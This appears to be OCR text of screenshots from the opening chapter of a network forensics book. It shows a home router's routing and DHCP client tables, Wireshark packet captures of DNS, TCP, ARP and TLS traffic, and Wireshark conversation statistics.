

Chapter 1: Introducing Network Forensics





Routing Table

Destination	Gateway	Genmask	Metric	Interface	Type
122.176.127.70	0.0.0.0	255.255.255.255	0	Internet WAN	Dynamic
192.168.1.0	0.0.0.0	255.255.255.0	0	LAN	Dynamic
0.0.0.0	122.176.127.70	0.0.0.0	0	Internet WAN	Dynamic


Refresh


DHCP Clients Table


Host Name	IP Address	MAC Address	Remaining Lease Time (in seconds)
android-73355629bd9b62e5	192.168.1.2	34:be:00:2d:0f:06	26518
iPad	192.168.1.3	54:99:63:82:64:f5	24818
iPhone	192.168.1.4	70:f0:87:bf:17:ab	22451
XboxOne	192.168.1.6	30:59:b7:e5:f9:89	27815
Apex	192.168.1.7	2c:33:61:77:23:ef	26599
Lucideuss-MBP	192.168.1.8	8c:85:90:74:fe:ee	25825
Chromecast	192.168.1.9	54:60:09:84:3f:24	19346
DESKTOP-PESQ21S	192.168.1.10	b0:10:41:c8:46:df	25062


Refresh Close


```
467 0.002577001 192.168.1.10  192.168.1.1    DNS   59506 53   Standard query 0x193a  A malwaresamples.com
468 0.008327001 192.168.1.1   192.168.1.10   DNS      53 59506 Standard query response 0x193a  A 50.63.202.24
469 0.001422001 192.168.1.10  192.168.1.1    DNS   54504 53   Standard query 0x9cd1  AAAA malwaresamples.com
473 0.062581001 192.168.1.10  192.168.1.1    DNS   54504 53   Standard query 0x9cd1  AAAA malwaresamples.com
486 0.191589001 192.168.1.1   192.168.1.10   DNS      53 54504 Standard query response 0x9cd1
738 35.210744001 192.168.1.7  224.0.0.251    MDNS   5353 5353 Standard query 0x0000  PTR _homekit._tcp.local,
792 10.785655001 192.168.1.10 192.168.1.1    DNS   51618 53   Standard query 0x00be  A support.mozilla.org
793 0.009071001 192.168.1.1   192.168.1.10   DNS      53 51618 Standard query response 0x00be  CNAME prod.sumo
794 0.000801001 192.168.1.10  192.168.1.1    DNS   58122 53   Standard query 0x6fc1  A prod-tp.sumo.moz.works

Flags: 0x8180 Standard query response, No error
Questions: 1
Answer RRs: 1
Authority RRs: 0
Additional RRs: 0
Queries
  malwaresamples.com: type A, class IN
    Name: malwaresamples.com
    [Name Length: 18]
    [Label Count: 2]
    Type: A (Host Address) (1)
    Class: IN (0x0001)
Answers
  malwaresamples.com: type A, class IN, addr 50.63.202.24
    Name: malwaresamples.com
    Type: A (Host Address) (1)
    Class: IN (0x0001)
    Time to live: 600
    Data length: 4
```



The Wireshark Network Analyzer [Wireshark 1.12.7 (v1.12.7-0-g7fc8978 from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
WIRESHARK
The World's Most Popular Network Protocol Analyzer
Version 1.12.7 (v1.12.7-0-g7fc8978 from master-1.12)
Capture
Interface List
Live list of the capture interfaces (counts incoming packets)
Start
Choose one or more interfaces to capture from, then Start
Ethernet
Wi-Fi 2
VMware Network Adapter VMnet1
VMware Network Adapter VMnet8
VMware Network Adapter VMnet2
VMware Network Adapter VMnet6
Capture Options
Start a capture with detailed options
Capture Help
How to Capture
Step by step to a successful capture setup
Network Media
Specific information for capturing on: Ethernet, WLAN, ...
Files
Open
Open a previously captured file
Open Recent:
C:\Users\Apex\Desktop\New.pcap (996 kB)
C:\Users\Apex\AppData\Local\Temp\Rar$DIa0.564\delegation.cap [not found]
C:\Users\Apex\Downloads\Level2ewdsKkj.pcap [not found]
C:\Users\Apex\Dropbo ... t Third Edition\Chapter-9\Packets.pcapng [not found]
C:\Users\Apex\Desktop\kuchhtumkaho [not found]
C:\Users\Apex\Desktop\Network\No Arp.pcap [not found]
C:\Users\Apex\Downloads\original-01.cap [not found]
C:\Users\Apex\Downloads\f.cap [not found]
C:\Users\Apex\Desktop\Pcap\OriginalBeacons.pcap [not found]
C:\Users\Apex\Desktop\Pcap\FakeBeacons.pcap [not found]
Sample Captures
A rich assortment of example capture files on the wiki
Online
Website
Visit the project's website
User's Guide
The User's Guide (local version, if installed)
Security
Work with Wireshark as securely as possible
Ready to load or capture
No Packets
Profile: Default



Capturing from Wi-Fi 2 [Wireshark 1.12.7 (v1.12.7-0-g7fc8978 from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Number Time Source Interval Protocol Source Port Destination Port Info
153 04:24:30.1577 192.168.1.5 172.217.160.238 TCP 6913 443 6913→443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
154 04:24:30.2472 Fe80::a45c:2706:74(ff02::16 ICMPv6 Multicast Listener Report Message v2
155 04:24:31.7958 192.168.1.5 8.8.8.8 DNS 51169 53 Standard query 0x835b A crl.globalsign.net
156 04:24:31.8706 8.8.8.8 192.168.1.5 DNS 53 51169 Standard query response 0x835b CNAME global.prd.cdn.globalsign.com CNAME cdn.globalsigncdn.com.cdn.c
157 04:24:31.8762 192.168.1.5 104.18.21.226 TCP 6914 80 6914→80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
158 04:24:31.8837 104.18.21.226 192.168.1.5 TCP 80 6914 80→6914 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1452 SACK_PERM=1 WS=1024
159 04:24:31.8837 192.168.1.5 104.18.21.226 TCP 6914 80 6914→80 [ACK] Seq=1 Ack=1 Win=66560 Len=0
160 04:24:31.8839 192.168.1.5 104.18.21.226 HTTP 6914 80 GET /root-r2.crl HTTP/1.1
161 04:24:31.8925 104.18.21.226 192.168.1.5 TCP 80 6914 80→6914 [ACK] Seq=1 Ack=212 Win=30720 Len=0
162 04:24:32.0136 104.18.21.226 192.168.1.5 HTTP 80 6914 HTTP/1.1 304 Not Modified
163 04:24:32.0541 192.168.1.5 104.18.21.226 TCP 6914 80 6914→80 [ACK] Seq=212 Ack=337 Win=66304 Len=0
164 04:24:32.6699 ZioncomT_e7:b0:54 Tp-LinkT_1d:a0:71 ARP Who has 192.168.1.5? Tell 192.168.1.1
165 04:24:32.6700 Tp-LinkT_1d:a0:71 ZioncomT_e7:b0:54 ARP 192.168.1.5 is at f4:f2:6d:1d:a0:71
166 04:24:32.8152 192.168.1.5 36.110.236.239 TCP 6903 80 6903→80 [FIN, ACK] Seq=1 Ack=1 Win=260 Len=0
167 04:24:32.9031 192.168.1.5 172.217.160.238 TCP 6912 443 [TCP Retransmission] 6912→443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
168 04:24:33.1556 192.168.1.5 172.217.160.238 TCP 6913 443 [TCP Retransmission] 6913→443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
169 04:24:33.5315 192.168.1.5 34.211.177.22 TCP 6871 443 [TCP Keep-Alive] 6871→443 [ACK] Seq=1 Ack=1 Win=256 Len=1
170 04:24:33.5444 192.168.1.5 34.211.177.22 TCP 6870 443 [TCP Keep-Alive] 6870→443 [ACK] Seq=1 Ack=1 Win=256 Len=1
171 04:24:33.8200 34.211.177.22 192.168.1.5 TCP 443 6871 [TCP Keep-Alive ACK] 443→6871 [ACK] Seq=1 Ack=2 Win=119 Len=0 SLE=1 SRE=2
172 04:24:33.8462 34.211.177.22 192.168.1.5 TCP 443 6870 [TCP Keep-Alive ACK] 443→6870 [ACK] Seq=1 Ack=2 Win=119 Len=0 SLE=1 SRE=2
173 04:24:33.9859 172.217.31.14 192.168.1.5 TLSv1.2 443 6886 Application Data
174 04:24:33.9872 172.217.31.14 192.168.1.5 TLSv1.2 443 6886 Application Data
175 04:24:33.9873 192.168.1.5 172.217.31.14 TCP 6886 443 6886→443 [ACK] Seq=1 Ack=99 Win=258 Len=0
176 04:24:33.9873 172.217.31.14 192.168.1.5 TLSv1.2 443 6886 Application Data
177 04:24:33.9875 192.168.1.5 172.217.31.14 TLSv1.2 6886 443 Application Data
178 04:24:33.9975 172.217.31.14 192.168.1.5 TCP 443 6886 443→6886 [ACK] Seq=145 Ack=47 Win=267 Len=0
Frame 1: 85 bytes on wire (680 bits), 85 bytes captured (680 bits) on interface 0
Ethernet II, Src: ZioncomT_e7:b0:54 (78:44:76:e7:b0:54), Dst: Tp-LinkT_1d:a0:71 (f4:f2:6d:1d:a0:71)
Internet Protocol Version 4, Src: 34.209.167.192 (34.209.167.192), Dst: 192.168.1.5 (192.168.1.5)
Transmission Control Protocol, Src Port: 443 (443), Dst Port: 6888 (6888), Seq: 1, Ack: 1, Len: 31
Secure Sockets Layer
0000 11110100 11110010 01101101 00011101 10100000 01110001 01111000 01000100 ..m..qxD
0008 01110110 11100111 10110000 01010100 00001000 00000000 01000101 00000000 v..T..E.
0010 00000000 01000111 11100011 01010110 01000000 00000000 00101101 00000110 .G.V@.-.
0018 11011110 00011011 00100010 11010001 10100111 11000000 11000000 10101000 ..".....
0020 00000001 00000101 00000001 10111011 00011010 11101000 10101001 11001010 ....
Wi-Fi 2: <live capture in progress> File: C:\Users\Apex\... Packets: 178 · Displayed: 178 (100.0%)
Profile: Default



Conversations: Wi-Fi 2
Ethernet: 11
Fibre Channel
FDDI
IPv4: 35
IPv6: 9
IPX
JXTA
NCP
RSVP
SCTP
TCP: 55
Token Ring
UDP: 106
USB
WLAN
IPv4 Conversations
Address A
Address B
Packets
Bytes
Packets A→B
Bytes A→B
Packets A←B
Bytes A←B
Rel Start
Duration
bps A→B
bps A←B
192.168.1.5 239.255.255.250 9 3 022 9 3 022 0 0 0.000000000 122.4010 197.51 N/A
192.168.1.5 192.168.1.255 22 3 632 22 3 632 0 0 0.249005000 127.0052 228.78 N/A
192.168.1.2 224.0.0.251 22 4 872 22 4 872 0 0 0.408129000 103.0952 378.06 N/A
192.168.1.5 224.0.0.251 16 3 895 16 3 895 0 0 0.528849000 121.8721 255.68 N/A
192.168.1.1 224.0.0.1 5 230 5 230 0 0 1.735423000 120.1768 15.31 N/A
192.168.1.5 224.0.0.252 5 230 5 230 0 0 1.901230000 120.4998 15.27 N/A
192.30.253.125 192.168.1.5 5 425 5 425 0 0 2.000516000 116.7374 29.13 N/A
162.125.34.129 192.168.1.5 40 10 923 29 5 998 11 4 925 3.698679000 122.6768 391.14 321.17
52.230.84.0 192.168.1.5 1 54 1 54 0 0 4.993465000 0.0000 N/A N/A
8.8.8.8 192.168.1.5 184 19 034 92 11 890 92 7 144 5.867607000 93.6456 1015.74 610.30
